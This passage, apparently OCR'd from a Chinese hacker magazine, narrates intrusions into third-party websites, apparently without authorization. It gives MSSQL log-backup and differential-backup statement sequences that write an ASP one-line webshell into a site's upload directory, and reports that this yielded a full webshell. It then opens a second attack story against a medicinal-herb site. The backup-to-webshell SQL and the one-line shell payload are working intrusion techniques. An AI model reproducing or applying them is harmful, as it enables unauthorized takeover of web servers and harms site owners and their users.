


图3




图4




图5




图6

我忽然想起，前面不是得到了网站的绝对路径了吗？而且还有数据库操作权限，何不直接log备份一个一句话木马呢？于

是再次连接上数据库，开始log备份，代码如下：

```
alter database 数据库名 set RECOVERY FULL --
create table a (b image)--
backup log 数据库名 to disk = 'c:\cmd' with init
insert into a (b) values ('<%Execute(request("go"))%>')--
backup log databasename to disk = 'web路径'--
drop table a--
```

可是当我备份到第三步时却报错了，如图8。




图7

从报错情况来看是C盘没有写入的权限，后来我又陆续试了其它几个盘也都没有写入的权限，看来管理员对权限的分配还是做得不错的。但是，有一个地方肯定是有写入权限的，那就是上传的目录，要是那里没有权限写入也就无法上传了。





图8

确定目录后继续开始备份，可是这次到第三步还是报错了，这次报错是因为备份超时，试了几次都是超时，无法备份。log备份不行那我就试试差异备份吧，语句如下。

```
完整备份一次：backup database 库名 to disk = '可写目录'
创建表并插曲入数据：
create table [dbo].[dtest] ([cmd] [image])
insert into dtest(cmd)
values('<%execute(request("cmd"))%>')
进行差异备份：
backup database 库名 to disk='http://www.xxx.com/UploadFile/d.asp' WITH DIFFERENTIAL,FORMAT
删除表dtest：Drop table dtest
```

这回很顺利的就成功了，利用客户端连接一句话，然后上传了一个大马，顺利得到了webshell，如图9。


图9

该网站和移动、联通等通信厂商做短信业务，还有呼叫中心、棋牌类游戏平台，但是安全性还是考虑的有欠周全。下载路径没有经过过滤，让用户可以下载任何已知路径的文件。

（文章中涉及到的老兵的数据库管理已经收录在了光盘中）

另类的旁注

Yizhigu＆赤龙

一、起因

话说最近有个药材网站相当出名，在我们群里经过众人的轮番轰炸均是败下阵来，我和赤龙也不甘寂寞，决定为群里的兄弟出口气，战斗就此打响了。

二、首战告负

首先还是从主站着手，看看有没常规的注入或者上传等漏洞，网站是使用的asp.net，我们首先通过google搜索了一下该网站上包含aspx的活动页面，又尝试了爆路径和注入漏洞，均是无功而返，这时赤龙已经注册了一个用户a.asp，让我进用户管理界面看能否突破，如图1。


